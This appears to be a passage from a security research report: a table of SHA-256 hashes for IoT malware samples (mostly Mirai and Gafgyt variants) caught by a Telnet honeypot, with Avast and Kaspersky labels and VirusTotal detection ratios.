269	67e1d43fc9c33adb4cd4fe2346bfb025bfd456f0ca6878d04ea83ae07af7b714	ELF:Mirai-ASM [Trj]	Undetected	32/59
270	67ff4276017f542f43613ee92f3c4cf2d5d135dd1f97ba9f78c572e679f6b202	ELF:Mirai-AHV [Trj]	HEUR:Backdoor.Linux.Mirai.b	29/58
271	68282205caee94363180b99314c120091ae7754f583c14d93155776a91449187	Not Found	Not Found	-
272	68a6aa2b3406bcc7d641461419dd88b0dab0ebab47db7e050bfddbb104bd5ddf	ELF:Mirai-ASM [Trj]	Undetected	13/60
273	68e73692eb73a7be81eb7da3cc1e65ffc6c9eed850e3c9a5fde1b9db16d5128f	Not Found	Not Found	-
274	6a5298d734a8a82eb63b1f5698a8371d427b39044d3c19705c46e9b9b633033b	ELF:Mirai-ARV [Trj]	Undetected	13/59
275	6b0fe4abfe56621b756646341859cbdbe3062d473184f273df495cefd1c13359	Not Found	Not Found	-
276	6ba136e0edbee715b880ac2a401db8f1128d1bed0895ce04bc6a78dc347822d7	Not Found	Not Found	-
277	6bc305abd377d9aaaa0bf3d26fee04949d3ee095604df6191bea3228dc5262d9	Undetected	HEUR:Backdoor.Linux.Gafgyt.bj	6/60
278	6bd9f2950a455d1d1604a8226b981bf4b161f93faa4af4053513991c57630286	Not Found	Not Found	-
279	6bed0175f6df6a818d1d7f380628c3509525b3dc4eaba99c3b527d9636484578	Not Found	Not Found	-
280	6bf280e7ee09c13f5d32ff1e7eea54918b60abea01f53e5c3e03764f265664e5	Not Found	Not Found	-
281	6c6297fc62db178c8f4d000a28398a2fa3f0a7ce52728a720cb5b3b0b3d4cfa3	ELF:Mirai-AJO [Trj]	HEUR:Backdoor.Linux.Mirai.b	37/60
282	6ce61698d1118c69709ba0682097ccd176cf44caceaf868c0ccb31b54b09f4b0	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	18/60
283	6d7abc7e561ecf663f7675c24a5088494a550e6843c3c5ae22a38a43c4755ff6	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	16/59
284	6ec51e64d02469770f6ed23f3fe453a0bcccf0e05b9d7d6a264db511d871233c	Not Found	Not Found	-
285	6ed7c4cb84e8d8dc1d2ab883b7f40f888c22050ef55197378080531ccd77e0ee	ELF:Mirai-ARV [Trj]	Undetected	12/60
286	6f5a1919a55b1816a77149128f2f74ccd6b1a56614054f7184d578c9e7e84319	Not Found	Not Found	-
287	6f942d2d27fea02c90ec772b8523891771a1ae6c4f05eecc3e0e3d8fa4776f22	Undetected	Undetected	0/59
288	7000f5de45a3d87d0cafcae024aa69b9559ea0a818773c7a6106e615b0d4d65f	Not Found	Not Found	-
289	71e7d4cfed79d6b117d05db002acf42a10a344fc481d3a54edb8b9a0681bd4df	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	15/60
290	7265437ed56cc37906d136d8eff948be297cce1ec820087eebba3477bb9b8ba7	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	15/60
291	728852fff37f09f505cd43d1a1a87f6b26dba4aadcb93353f709c9384f692a2c	Not Found	Not Found	-
292	72d570f5109e9c27011a600436ec3f2db8dd00aad509ededbbc8de8f1b7e1802	Not Found	Not Found	-
293	734146dd0a125a2a5c8a239d434a4054ef72b15c4b803b25cf55f912fccf4c37	Not Found	Not Found	-
294	74855fbb8d529a2d507eac178053e1dc1f2dceb562bad9559824084e4a3831bb	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	14/59
295	7512c9faf22b100e224b983c913d2be8374a4f71d270e97e509b82634c495fff	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.b	11/59
296	751d9b7809a6f67d99a1f525fc76cc92d6f36e4ed20e4450f3bbf4ce82b60676	Undetected	HEUR:Backdoor.Linux.Gafgyt.bj	6/60
297	763952ee4fa0d29417e2e7883d2fb8e1906da94f0b832f23a7daebbc78192c12	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.b	21/60
298	7686d27a7393e2c298c1be01c537b4b0e5f8861f920832ec07329bd2940b8b1d	Not Found	Not Found	-
299	76e0b1f61eb667aa09764eba568c2bbc356ff5c0d802ba95be34d0b6bf950ae6	Not Found	Not Found	-
300	77447c9488e5da391a0ced961f236065504ac0e0bbb7bf40bbe97b1c10890ab2	Not Found	Not Found	-
301	77807b2025e3a9f4360d3e597ccad41d58bfac4426832f4b00c3f5e62825fd8f	ELF:Mirai-ARV [Trj]	Undetected	12/60
302	7820000c1c2f7792445cf2553418901ca1fcd31cd0936286933a7222f8682d46	Not Found	Not Found	-
303	7857b022f41525799ef9cdee727d368862970a957462b8eb5966a34876a4fd55	ELF:Mirai-ADH [Trj]	HEUR:Backdoor.Linux.Mirai.b	33/60
304	788ef65d53eddf54a53fdd5e5568beb1d850af9e870b3ce3ce982a3129dd49f0	ELF:Mirai-HJ [Trj]	HEUR:Backdoor.Linux.Mirai.ba	36/60
305	78cffe71ee5812d1371396bd8abbabd7d3fe3a01283023b4ac85d0c53a140dbc	Undetected	Undetected	0/55
306	78e05e71b9dc1027511b0c706f1c294f191a4692d09d0cb3d05301f7cbcc88f9	Not Found	Not Found	-
307	78f7d0b9ce43be43eec39356a7d5fec8d6e6f08c1edfde0f7f7a390253d6daf3	Not Found	Not Found	-
308	79228af42d8aafb32ee1dc97eda310db1489ef344d52d01b663955650a7b171d	ELF:Mirai-AQY [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	12/59
309	798936c76a86dcedb6a31855a1b2011877b87989912b5372844fbe393ac54f29	Not Found	Not Found	-
310	79f26e38e9f5e577671a3361015fb4b167b38bf8630c903240863b9d7378db1a	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.b	18/60
311	7a95c596c7485b0b55934a708c291cd4bbfb38822946506ffc2d997a919d48ca	ELF:Mirai-ARV [Trj]	Undetected	13/60
312	7a97200f2d3d5106270ed8c4a4db7eb23e78bc6ad5ebcb9823e44d104accf0f3	ELF:Gafgyt-FH [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	19/60
313	7a9be84de164b621bc55e68cc582e080ed68853b5ca218150bdf701d659d44fc	ELF:Mirai-ARV [Trj]	Undetected	10/59
314	7ab251b4151d7662f79e8490f503cee08a4976d1b4606cbd6e4064d28a56fea4	Not Found	Not Found	-
315	7aa1abe504b31cc89618c5782e77809694602ede5272ad059740ad30a5c36563	Not Found	Not Found	-
316	7aaa1dda3d5d8d625bf2b32f48ba858d2e35a5081ec177907f6994ed381b4e6c	Undetected	Undetected	0/60
317	7b095f4791568b8295e1a755d64c43193061515f0d0f5ac7a9c7460c1e4a18b5	Not Found	Not Found	-
318	7b4ea4b3b67a4d6d329b30c7ecc01c375e0319af2b5601e81e0ddab2ed6362d4	Not Found	Not Found	-
319	7c6f6d5a9448085ca4652c4e646391bd47b06521b3b7944ed2e65670a8541ff3	Not Found	Not Found	-
320	7ce259a7293778361bc31a3604a619a4e01f1324ac57ee88b27182942f6aa5f4	Not Found	Not Found	-
321	7d31528ea2249db95f345526b7cb764b79bb9d45f268d84448dedc31bc327dc0	Not Found	Not Found	-
322	7d4095002c0f82c79a8416c63a18e888e6f69987da75238275c540bc4e3b9032	Not Found	Not Found	-
323	7d9054849026576e713d8417fc071dec2772d3f6a0d5a635415dd6e89597c039	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	12/60
324	7dd06298f0579ecf7502334c1fb0a2ba94d5f5db7fdb431b632bacb575d4c0f3	ELF:Mirai-ID [Trj]	HEUR:Backdoor.Linux.Mirai.b	33/59
325	7e6f71ec6728af0202dc9c1e5bc164a61ee0ac653e0a280ada783bbae6d34d58	Not Found	Not Found	-
326	7ee814470045878212c7a990b45f7afed60ed8c6d86287edd385e183818d014d	Not Found	Not Found	-
327	7f2c5478c9e8ec1fca7ce7b110a77d606f1cb2a6dcf80d1b236abd3e1fb365eb	ELF:Mirai-ID [Trj]	HEUR:Backdoor.Linux.Mirai.ba	33/60
328	7fa97d9418e52099212eda76ebae1f0bf5caed6aae7c731765f436f1211659f6	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.c	24/60
329	8009db3811ad4e31db08ac24a94a0aa7f8b6e922b6ae5b9f6cee980060f3c1a1	Not Found	Not Found	-

VirusTotal analysis of malware binaries from Telnet-IoT-Honeypot port 23 (continued)

	SHA-256 Hash	Avast	Kaspersky	Engine Detection
330	8030770ebaa0d0080cbbff163ce6eb69e4ad7bdf6af8b061715eaa9ecb664e25	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.ba	14/60
331	804501441c4c13259dd175c5d9713e7978781a6d1c296eeb816e0c955c164d7e	Undetected	Undetected	0/59
332	80ba69c192c999e77c018251777fa0732dcdb478a00c12fcef74224476e7d26a	Not Found	Not Found	-
333	811dfe965cb5e563db0aa9c373f675ab3e3ce80c2241b18d6395afe16430474a	ELF:Hajime-Q [Trj]	HEUR:Backdoor.Linux.Gafgyt.a	35/60
334	814bea9c7df4da0f398ea037e92aead06bb7bd9c6ff5c93e9f7d3018b3652e4c	ELF:Mirai-ARV [Trj]	Undetected	11/57
335	815b86cc024ed11bc07c8e38931df0b07a1cdcb7a343f1c21813ab826d957de7	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.ba	31/60
336	81b7bbe7762bd17ef585a3a3a6ace8278be4d6ae1e65ea1ed20311c9eae9b862	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	17/60
337	81c48b316139fc61b524051d8cfa9abdd8d20e69f8acf4dcb7140e52e032e396	Not Found	Not Found	-
338	81d26343b3d6b12ad153d884f2611c4ac2d4cd90892c8654bb14e441af35cac4	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	16/60
339	81fbf4e6c0adabcceb45b85bb8580b16fa7310c4a4980612d6535519d5166a01	Not Found	Not Found	-
340	82a49a26b21109549fc6da676a2462127a6ed72abd882d3b8e192430d3936d47	Not Found	Not Found	-
341	82bbb946472fa64adeeebe9a106f3294d60ef84dfcefd14694cbb1ce66fe3afa	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.b	12/57
342	82d5472b795bd09c8461f92e0447f218fca903973933ad564eb059d5bb98674c	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.b	13/60
343	82e61503334dfc060cee23197b619fa5cb4379920af43d1b19cd7b384415b8fd	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.b	18/59
344	8398e3a5a2bd616a45dd78a44514a7e794a5ea6a9ed53546ba8d338d81874729	Not Found	Not Found	-
345	83afa9bb4e945ac92ce009417b56b000cc9931d503ded11910305cf34165bfb4	ELF:Agent-AGS [Trj]	HEUR:Backdoor.Linux.Mirai.bj	33/60
346	83d5f9608018166efe5c3df32f5d12f143494517bdddbe3d62e1550e0a0c163c	Not Found	Not Found	-
347	83e032f6018db594d2129f4158cb8bc2a06815a1d7ec01a4cd74c719b7677ce0	ELF:Mirai-ARV [Trj]	Undetected	8/60
348	84e9730b56c62de53694dff9ac26f5aa3b3b067bcc81d2da7bf6559421bc91c8	ELF:Mirai-ARV [Trj]	Undetected	8/60
349	862c36534f19c489cbf7635fae15a0779220f57658097e73015c5bb9e64032e3	Not Found	Not Found	-
350	86a5f716e1580547a796f8d986c4688b20f8c1de75e66ee66393a4c8409bcc25	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	18/58
351	86f89ea00a802b295f69ae263da0f37e324785cb89c5252935dd9bcf724eb52e	Not Found	Not Found	-
352	8715b81ae15d18657c93bded674d42be5765db09ea1c5b9403bd73d45a4e8828	ELF:Mirai-ASM [Trj]	Undetected	13/60
353	8734680e76e634a364de49e7a868c3d6fd02df271abd3aa2b5f10c94852f62ca	Not Found	Not Found	-
354	877cbeb163723d8712a64c7b2d39fdacc2dfc194a34db5cc70b332fb71270c06	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.b	8/58
355	87d01c60dde7042063c73aa893f82324594eff585a4fba8750d29e5e83188dc1	Not Found	Not Found	-
356	89a5360ee4e17a201bbca4efd4855ad2cc2568a8e39285a68fa75d8afaa54d62	Not Found	Not Found	-
357	89c17347a840984682a049f630af833c283cfd34d7813acb50fbb4ad32670a91	Not Found	Not Found	-
358	8a2093b5fd92acae03dacaacb9d6da723330d16e7859e6504801144255fcc50d	Not Found	Not Found	-
359	8a52113259fb29ded07fda212693fb13e64d6cab6382701afdfe92df04d54a39	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	16/60
360	8a94f9754e4c96aed00e6d2de070f13c33cf4ed710c45da48df6b18fa9276a58	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	6/60
361	8b8bc95b332dc5e07c91eb7073fb7cc944587b95cf0a6cb939806ba2d3703364	Not Found	Not Found	-
362	8be096249fb32d5ce860dc7bc57f883943da929e4c41565c6d5182bf86177df1	Not Found	Not Found	-
363	8cd8e6dca39e4a459884a52647aff9ae3fc1e38c907196b8e10228ead4babe0e	Not Found	Not Found	-
364	8d186f060481b566d42d34eef003b1f0381f16843d46cb15c49ab3340a2f719b	ELF:Mirai-ASM [Trj]	Undetected	12/59
365	8df073f66f81ddcbd6ecb4b025e0ff4fcd331c13d1ba8738f71dd933f787fe1d	ELF:Svirtu-AA [Trj]	Undetected	13/60
366	8e319fc53d5b57924a41b7bdd6fd7ff9cc14570429ca1c5acc35df4b121b7ace	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	24/59
367	8e59e7c1366a4192c13f1178f883fae4ed8f1937e7f3b454591b55a88fc94dc7	ELF:Mirai-HJ [Trj]	HEUR:Backdoor.Linux.Mirai.ba	37/60
368	8f46c6f8797409e10435734ce5533c72e14e868f582e2c70e6ef4701faa73aed	Not Found	Not Found	-
369	900515be65e2ea9d49bb5dc732b818ada14a5a811ba3e7943e102a487b298a85	Not Found	Not Found	-
370	9093a28fe174fdf02d4e380bc9082365f36ab2272c4fc98caaaca991352896c8	Not Found	Not Found	-
371	909e1216b936ddcfc3fce2de75bda835d1d63244ef2f0cff7c2bdf97f8e2dffc	ELF:Mirai-ADU [Trj]	HEUR:Backdoor.Linux.Mirai.b	24/59
372	90f06df74be41f1982ada070d2c9907e019a73b4454c59908d282f0852ba004c	ELF:Mirai-ARV [Trj]	Undetected	8/59
373	91438553fa8d4e8f22206466a220526b7955924464bc76c8a5d4f44b9330d36d	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	24/59
374	91c62ac2bc76a853eb8afa1f1cba0ca21206ab2abf7242e16d7ad25e2669ab2c	ELF:Mirai-FY [Trj]	HEUR:Backdoor.Linux.Mirai.b	39/59
375	91ed5f70dc48ac10a1484aee36ce0761d480e54477600eabb4490a5da3c6ba18	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.b	20/60
376	92644e7ab074dcd7afbe1143bce10ad6f2c025011d23b3dc66482c5d7a1cd191	Not Found	Not Found	-
377	9264f82a64858fb60c78d6cfb1123dff8e41642ef3f8eae68f5e94115bfa152d	ELF:Mirai-ASM [Trj]	Undetected	27/58
378	9325151e54a42356cc96b120d68aebde0abe7dc6f1ea139cb660f0f2abd11639	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	
379	9339521da875e8f082bd738ca8dc528d04ec605b19f46da59c55690f3bcd624f	Not Found	Not Found	-
380	9367b6fb6b45abf62482948d2a47067c6307555d8aa8e460dbf576eebd110c79	Not Found	Not Found	-
381	9411517685d6eab86311882f44f36b49c77de937eefbd102ce367bea21552e22	Undetected	Undetected	0/59
382	94662cc530ca46c490fed3a96c1cf113937f5c3c9ea6913b7f1cbe4c307547f8	Not Found	Not Found	-
383	947c62ed10c9c6657b3d292a8d65b49fbc17a64aba21b4efba6f157bae98f5cf	Not Found	Not Found	-
384	947e6847c08ca5c8b0aa0172fc31b5b785f1342a8688fcce1ae6cc972d8dd24d	ELF:Mirai-ARV [Trj]	Undetected	13/59
385	948776a3c50a8e6a2f58f27f29095b63f7bbc0f8b5aeb08c6a4ba27558b13a0d	ELF:Mirai-AQY [Trj]	HEUR:Backdoor.Linux.Mirai.cg	35/59
386	954a599928814cb31991496ee57fd8fd648a499bfd7210c8595e256dcfebef5d	Not Found	Not Found	-
387	956b4f0929e0d03560856550c4a5aebfc6c277ea886a45ab4a1aa96e9c46b679	Not Found	Not Found	-
388	96361a0375aef17abeb99a0f7eb1091ec4b71cc35cdf6bdc05f9eaeea5dac4b6	ELF:Mirai-AHV [Trj]	HEUR:Backdoor.Linux.Mirai.ba	36/60
389	963ee56329f8c69d00609a354920200e93b93a36c46f9e8a634b96b5223b8008	Not Found	Not Found	-
390	9665b7a72259dfdf528ea54ee22a8ee95589d672229bcb6f49e7f50b57f4bb85	ELF:Mirai-ARV [Trj]	Undetected	12/60
391	96a6716d1ad5bfa854b8e8aa5fab0c4f212ec1c1760046790ce7366391ba6467	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	8/59
392	9791a51da5f97c69506436d88777225c7a02934b8bf3595e39318d431693bd1e	Not Found	Not Found	-
393	97a2d71bb73766a77fd8f9adcd375ffe0f67321f349887db602cf83901c031c7	ELF:Mirai-ARV [Trj]	Undetected	13/60
394	97cfa2a1ef66360647df5175cf411b15f55ce9d08389e116e3c6a697fc7fb642	Not Found	Not Found	-
395	98fffb65c10553acdfd3a19e26f42ff0c9a1d236eb61ce234fb5cb8c443277c0	ELF:Mirai-ANY [Trj]	HEUR:Backdoor.Linux.Mirai.ba	39/60
396	99cb31480ec18f642a80303ef08fd2e7e8ed24da68ceb9a53a0b2f9fbd123e89	Undetected	Undetected	0/59
397	99cb4b6d828d5f43b69279a545dc9b3ca975d827aede93cc562962ebf75529a7	ELF:Mirai-ASM [Trj]	Undetected	17/59
398	99d3dccd4266866b25124b654b076b9f216078008a02b3afa637653f043fe5c7	ELF:Mirai-ARV [Trj]	Undetected	12/60

VirusTotal analysis of malware binaries from Telnet-IoT-Honeypot port 23 (continued)

	SHA-256 Hash	Avast	Kaspersky	Engine Detection
399	99d5df37c332da1425dfaa79b5f950a9f523e5063bc7f9ed7a6098b83bdad626	Not Found	Not Found	-
400	9a35dcd2f0ba1cc4d1cf2c0076f5a06fb2bfe8210ba4ee1ddcb27713d387af14	ELF:Gafgyt-FH [Trj]	HEUR:Backdoor.Linux.Gafgyt.a	33/58
401	9a7c687682f25e2957a23def820d644359727d5dd4e5bc8e8c0b3035b3948d55	ELF:Mirai-AOT [Trj]	HEUR:Backdoor.Linux.Mirai.a	33/60
402	9aac498299c60eaee925d9ded6d46ba3f476be655975fee8f1326eb18931e994	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.b	20/60
403	9ae6b4e1b946fd86c7e7e9183918203223a21987433ec4a85fa060e5f1163342	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	17/60
404	9b0e2cc216ddf82e2e7275315ad0a997e6824396f43b8a0eb6e23ba7aa65db8e	Undetected	HEUR:Backdoor.Linux.Gafgyt.bj	7/60
405	9b31f7eb1e2b28c5497a06862119e0152893e8f80e2f5d508d3da577c3a5b100	Undetected	Undetected	0/59
406	9c45538da637efb8f44d5aec1b316348d1103d84bb5e3dd5b5d7ce1cb94e0bb7	Not Found	Not Found	-
407	9c4995010c097b7545514d62bd0e9084ee8912cc6aef4cf202805c4acf25dbfa	Not Found	Not Found	-
408	9c5b564fe56fe9d26a60fd25d3c00623438b8ceb3aeacc632aee61185bf938a9	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	14/60
409	9c8c063e9972090d56f9f4cd86f313a29f4127597284fb10658b048f051e1978	ELF:DDoS-S [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	32/59
410	9d82f356ebe788089df52dea72a175082d6bd5e8434196d6ee96945c140d2435	ELF:Mirai-ARV [Trj]	Undetected	13/60
411	9e87fb8cdfc3dcb7e1b8faf1cd2ce5d8b18bad8f1727d08d5d5e8106cdaf04a4	Not Found	Not Found	-
412	9f1678b88d163c9a69861381d9f1dce8104b039927ee01ab0dbb242d093607fd	Not Found	Not Found	-
413	9f17c0f697a8f6b43785379838404b104378c4f30a7b6ca9a849c4e0ce93316b	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	12/60
414	9f657dae375b6f73f49960471abdc700274a62db5cab6df74a33fc0609afc2e1	Not Found	Not Found	-
415	a04ac6d98ad989312783d4fe3456c53730b212c79a426fb215708b6c6daa3de3	ELF:Hajime-I [Trj]	HEUR:Backdoor.Linux.Hajime.b	38/59
416	a0cdf1452b01ac3a679f5e433057c01a5b55d46a00d993ed2e75c2c032e14c61	Not Found	Not Found	-
417	a181c6e754ab3baa62634df24420f2e086005f53b0c0be4f02069731620baf9f	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.c	20/58
418	a1d6cf0932be3f8a7203f0ce31561b04674e267f3c619130266b84ebea6e81bc	Not Found	Not Found	-
419	a23e6a32e0b5248e135e54f422d9e47a1e71b28ba0b4188db28c71f06d4e74d6	Not Found	Not Found	-
420	a326d4a03d990efda3ec812e6621d14c631214d7de33b48bf81dddd1b98cc381	Not Found	Not Found	-
421	a3b49949dfe8a10f557a7df826dc2654db603f848b1ece11e40f93bf0da7104e	ELF:Mirai-AOW [Trj]	HEUR:Backdoor.Linux.Mirai.b	29/59
422	a3bd6f15d223f2c12e6b37e744181454bb1002bc4e239eb22af3c82d346ee127	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.ba	16/60
423	a48b24a7e465867eee93a8471929101eeea168bac666060d670c906fdd7e96e4	Not Found	Not Found	-
424	a4914c8143112b9d434590c2c3670761cd36a227d684f411c2af5e8fac94071b	ELF:Mirai-HJ [Trj]	HEUR:Backdoor.Linux.Mirai.ba	37/60
425	a4bfd5062b150e28d07deb186e003982cdf1e277aedf6de0f24f7159631a2231	Not Found	Not Found	-
426	a4c81dd8bfce1dab6252105dee2aeb91ac51c16fad361b867c38c62bef74337b	Not Found	Not Found	-
427	a5ea71098a62a36eb3aa6d82128189eff9bebc01c071552b055599b432fb499d	Not Found	Not Found	-
428	a656068baaac09c72cc23efbfd1caa42f0561bde5f6dbb964fcb25f317faa28e	Not Found	Not Found	-
429	a6661b42bc7603a4be8886340f75fc4cb5f9274abb3b9839b32a6d94e05e09f7	Not Found	Not Found	-
430	a6c919d63949d15d4de5bde532f1fec8f6275a042937d56629e78754f8cc0236	ELF:Mirai-ARV [Trj]	Undetected	11/60
431	a706d902fffad98c098a98ad667aa5417577deb4dbeadbfa74abf81b66528cb8	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	15/60
432	a84f12a13448fb1c568d47da9d11ba1db970b4f27d410f07f54562952a8d2224	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.c	19/59
433	a85ca331c078478322b1968bad039a9f746756a238fa317b8933eba59546aac4	ELF:Mirai-ACU [Trj]	HEUR:Backdoor.Linux.Mirai.au	39/60
434	a8b4338c32e6b06e5a4a2844a443414ab8aeda57b37fd55e8aca227174754030	Not Found	Not Found	-
435	a8c54c15f7e443a87c37006f486737d9dcbd1015d32d72435395c5e82ea4f476	Undetected	Undetected	0/60
436	a8c9732bd09a7704492b96dd1a78e27985f78bf07ce64719f6ff2215eded191e	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	16/60
437	a954d00c20718401cb6ef1fb36c418205ea76d0746eecab33b53d35ca48d21be	Not Found	Not Found	-
438	a9d3a9ad800f7cf5c0fa8928095ec8772b54308f8dffbf2a0ccc75e9212906d3	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.ba	14/60
439	a9edf4f019501246818e2ae50c1ffb45edc9de6386ffd3ea2e9c95d44d79c5ec	Not Found	Not Found	-
440	aa61405cf5d8e51b4356c1d85de39c8e5a4d6c7328cc36d7f96884958fcce93e	Not Found	Not Found	-
441	aa6c2e6810f40fda52a0070027f8d9b46a4b81005a2dc4ece2ffbebd8c64e285	Not Found	Not Found	-
442	aadf3db3c095a145529c9caf90e5ee738635cf158687e38091103ba76444c23d	Not Found	Not Found	-
443	aaecbb3bec94e82d965a8f05f2b9c9a647cb297269a570bd1f6e0811a54a74d5	ELF:Mirai-HJ [Trj]	HEUR:Backdoor.Linux.Mirai.ba	37/60
444	ab0c43abb58c72fd95e188c70a8738d9719c67a25a110eade0ea228d45a6f5ff	Not Found	Not Found	-
445	ab19305c05a546e2b648136332518c8286472a33670cb862e73845eef4d4d9bc	ELF:Mirai-ASM [Trj]	Undetected	15/60
446	ace829355d3f8c1b1d22f8e634de8a0719d4e266b1f631d591cc1168f2ce4466	Undetected	Undetected	0/59
447	acfa518fb01d312ba19b310c30118b95ee55106beda389de31b1618be56c955b	Not Found	Not Found	-
448	aee0332db7826fc08acbe922e71fcb3e27fff79869325d62f6c89eb01c8469a7	ELF:Mirai-ARV [Trj]	Undetected	12/60
449	afa6a79aeddeed03820473ab16880be748f03829e323831a2e41be7e113d148c	ELF:Mirai-ASM [Trj]	Undetected	12/60
450	afd0057f068d65b22f85ca604dbff7cbbeeaa0d806043dd8bb47747865b8c4ab	ELF:Gafgyt-FH [Trj]	HEUR:Backdoor.Linux.Gafgyt.a	28/55
451	b07fa376c576e7ac946c9a23f2c5db0b5092e9f69995a3765f96d915ca3f249e	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.c	16/60
452	b1068bfd9d12160932aa1bb53d002fe1e6e3a7a58f0bf00f9242c9a8e33fc6e6	Not Found	Not Found	-
453	b1927a813a20b24a7cb919747fb96fc381c114f353d7b3948924a82a91658064	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	25/60
454	b19af3c28e1ee681ffe133da873d0c0223760de25d1573e1e1935f90974d2da3	Not Found	Not Found	-
455	b213fe6c1a9095af44e9d3c386ef2dcca58d7592e0bf464e615fa2009b50fa70	ELF:Mirai-ASM [Trj]	Undetected	15/60
456	b2c23bc18e48f9870372e86beb9005d21050fa1015556d434d33fb4a44b41389	ELF:Mirai-ASM [Trj]	Undetected	13/60
457	b31c7fb1fbe2301dc548e15582b59af044f99d9d4bc87bbff9319d6ac36b8cf4	ELF:Mirai-AJO [Trj]	HEUR:Backdoor.Linux.Mirai.b	36/58
458	b32112c89edf282988dd8cf0870fe7a755b9507a6d7d8837af6fd49ca91180cf	ELF:Mirai-ASM [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	11/60
459	b36d4a67214043f6902e7cde891cd7561c9b6ad47528a76a0d7d539967532701	Not Found	Not Found	-
460	b3e7bb2bde39ea6e7c7d548063c0979f987bfff5066026b53e4daa330b475c97	Not Found	Not Found	-
461	b42aca87386e7c19d9daf9fbc18a3327fd6783352a7790d73ed8272bbaf098f7	Not Found	Not Found	-
462	b45f2e7c94e8c611e7ea264134631adecbaee400356390bfd2d6e74c0c6abf65	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.b	15/60
463	b58d96153df12f7e56b0987137287558e5386b5c86ab6a2595ec1ff0f9dde787	Not Found	Not Found	-
464	b5b8ec0ec21a1574f78889fbabe263ce2614858cdfa1013f477f0390250146c1	Not Found	Not Found	-
465	b6158804dff849cdbe96b4b9950af64a21496924afeed37c40ea666c81c5d4c1	Not Found	Not Found	-
466	b636237f8bb2f7a307c29567952ed3d56180d4dc8c096514a83a71aee4b98c9b	Not Found	Not Found	-
467	b685b5ee9066428e3c9dc7675ef5d683e049e260d34492fe2b9e98f0abef8799	Not Found	Not Found	-

VirusTotal analysis of malware binaries from Telnet-IoT-Honeypot port 23 (continued)

	SHA-256 Hash	Avast	Kaspersky	Engine Detection
468	b739b81274f5e44f0c504070cc663372ca6f4c078bb29fe6d20307b179f6e36a	Not Found	Not Found	-
469	b7a5f2baec4a643a0bc20eb48d0e8f14c3516f399bf8af33598e7bf99664c5fa	Not Found	Not Found	-
470	b7afe51c4b1fda8000a9a4e3e1c4dac8b1b7677ad6652c21fc84e56c1a16920b	Not Found	Not Found	-
471	b8985d41c0c3edd70a8d5bcf8937ba8514ec3569ac5c72f6407dbd8205524e43	ELF:Gafgyt-LD [Trj]	Undetected	28/59
472	b8f74b73c9942ddd7808cbfb578dd4d70598b802b57235696c32619d13afa497	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.b	10/56
473	b99de34b90438fe87ef49a14b2d357b3eed3a6dfe142032beacf40ac36bf0aae	ELF:Mirai-ARV [Trj]	Undetected	11/60
474	ba27a040601918cc636eb8c60ce9e444d8ee89c9c684c27907b0ece758c4d513	ELF:Mirai-ASM [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	20/60
475	ba7f075d7981989fe8db0285ff5623ba14b08105e5c1507b68df33957ecfcab3	ELF:Mirai-ASM [Trj]	Undetected	14/60
476	bad69592e045e8b4165ddc807749fe73d1b3f853af22c1de306e569e46533bd6	Not Found	Not Found	-
477	bae2354550d8250360a4d0b47d9a6b7ac6ddf77b72f96157a73d81c1801741a8	ELF:Mirai-AQY [Trj]	Undetected	9/59
478	baeca37e9294506a9dc48c368daccb7a59456b924772f591829db908e5db3e2b	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	13/60
